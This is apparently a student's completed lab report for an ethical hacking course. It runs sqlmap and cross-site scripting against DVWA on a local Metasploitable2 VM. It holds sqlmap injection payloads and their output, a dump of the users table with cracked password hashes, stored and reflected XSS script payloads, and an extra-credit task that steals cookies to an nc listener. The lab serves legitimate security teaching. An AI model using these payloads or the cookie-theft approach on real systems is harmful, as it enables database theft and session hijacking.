

## Lab 12 – Automating SQL injection using SQLmap and Cross site Scripting

**(XSS) CYSE 450- Ethical Hacking and Penetration Testing**

**eliup001**

**(Total: 100 Points)**


SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

### **Lab Tool:**

Reliable internet connection, Metasploitable2 and Kali Linux.

**Task-A: (60 Points) Using SQLmap to automate SQL injection to Obtain data from DVWA Application.**

1. Open terminal in Kali Linux




2. Login to Metasploitable2 VM and find the IP address.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:f6:7f
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:f67f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4905 (4.7 KB)  TX bytes:7350 (7.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

3. In the browser, in Kali VM, type the Ip address of metasploitable2 and login to DVWA application.



4. Set the " DVWA Security" to "low", Select "SQL Injection" tab and type"1" in the User Id box. Hit the Submit button. **Don't forget to copy the URL after submitting action. Please submit the screenshot for this step.**



- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security**
- PHP Info
- About
- Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

### PHPIDS



**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low



5. Use sqlmap tool/command to find the vulnerabilities for SQL injection in the URL copied in the above step. **Highlight** the Vulnerabilities detected for SQL injection. Please submit the screenshot for this step.

```
[18:01:29] [INFO] target URL appears to have 2 columns in query
[18:01:29] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[18:01:29] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-co
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 5918=5918#&Submit=Submit
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(1348,7306)>(SELECT COUNT(*),CONCAT(0x71716b6a71,(SELECT (ELT(1348=1348,1))),0
submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1285 FROM (SELECT(SLEEP(5)))dDaX)-- GBPC&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71716b6a71,0x746a66464678495565464d59454157484a634e766c4564
[18:01:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[18:01:29] [INFO] fetched data logged to text files under '/home/evan/.local/share/sqlmap/output/192.168
[*] ending @ 18:01:29 /2023-12-08/

(evan@kali)-[~]
```

6. In Kali terminal, use SQLmap command to display all the tables used by DVWA database.  
Please submit the screenshot for this step.

```
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1285 FROM (SELECT(SLEEP(5)))dDaX)-- GBPC&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71716b6a71,0x746a66464678495565464d59454157484a634e76

[18:05:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[18:05:47] [INFO] fetching tables for database: 'dvwa'
[18:05:47] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[18:05:47] [INFO] fetched data logged to text files under '/home/evan/.local/share/sqlmap/output/1
[*] ending @ 18:05:47 /2023-12-08/

(evan@kali)-[~]
$
```

7. Use SQLmap command to display all the users along with passwords in plaintext format in “users” table. Please submit the screenshot for this step.

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:07:15] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[18:07:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[18:07:15] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:07:15] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[18:07:21] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:07:25] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:07:32] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[18:07:36] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar                                     | password                                     | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       |
| 4       | pablo  | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      |
| 5       | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+-----+-----+-----+-----+-----+-----+


[18:07:36] [INFO] table 'dvwa.users' dumped to CSV file '/home/evan/.local/share/sqlmap/output/192.168.1.9/dump/dvwa/users.csv'
[18:07:36] [INFO] fetched data logged to text files under '/home/evan/.local/share/sqlmap/output/192.168.1.9'

[*] ending @ 18:07:36 /2023-12-08/

(evan@kali)-[~]
$
```

## Task-B: (40 Points) Using Cross Site Scripting to Obtain data from dvwa Database

1. Login to DVWA application and set the “DVWA Security” to “low”.




The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Bruteforce, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" with a lock icon. Under "Script Security", it states "Security Level is currently low." and "You can set the security level to low, medium or high." Below this is a dropdown menu set to "low" and a "Submit" button. Under "PHPIDS", it states "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." Below this, it says "PHPIDS is currently disabled. [enable PHPIDS]" and "[Simulate attack] - [View IDS log]". At the bottom, a box displays "Security level set to low". The footer shows "Damn Vulnerable Web Application (DVWA) v1.0.7".



Username: admin  
Security Level: low  
PHPIDS: disabled

2. Select “XSS reflected” and post a Malicious Message to Display an Alert Window in DVWA application Window by embedding a JavaScript program in the “What is Your name?” field.






3. Post a malicious code to display cookies using **alert()**, as demonstrated in the class.



4. Select “XSS Stored” and in the message box, use “**<script>document.location=Ip-address of DVWA website</script>**” to perform DOM based Cross site scripting.



## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

testAGAIN

Message \*

`<script>document.location="http://192.168.1.9/dvwa"</script>`


Sign Guestbook

Name: test

Message: This is a test comment.

Name: the

..



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

**Extra Credit (20 Points):**

In this task, Steal or hijack Cookies from the Victim's Machine (DVWA application in metasploitable2) so that the attacker (Kali VM) can get access to that.

**Hint:** you can use "nc" tool to listen to the connection at some port (for e.g., 5000) and as soon as the malicious script get executed the cookie information is stored/displayed at attacker terminal listening at post 5000.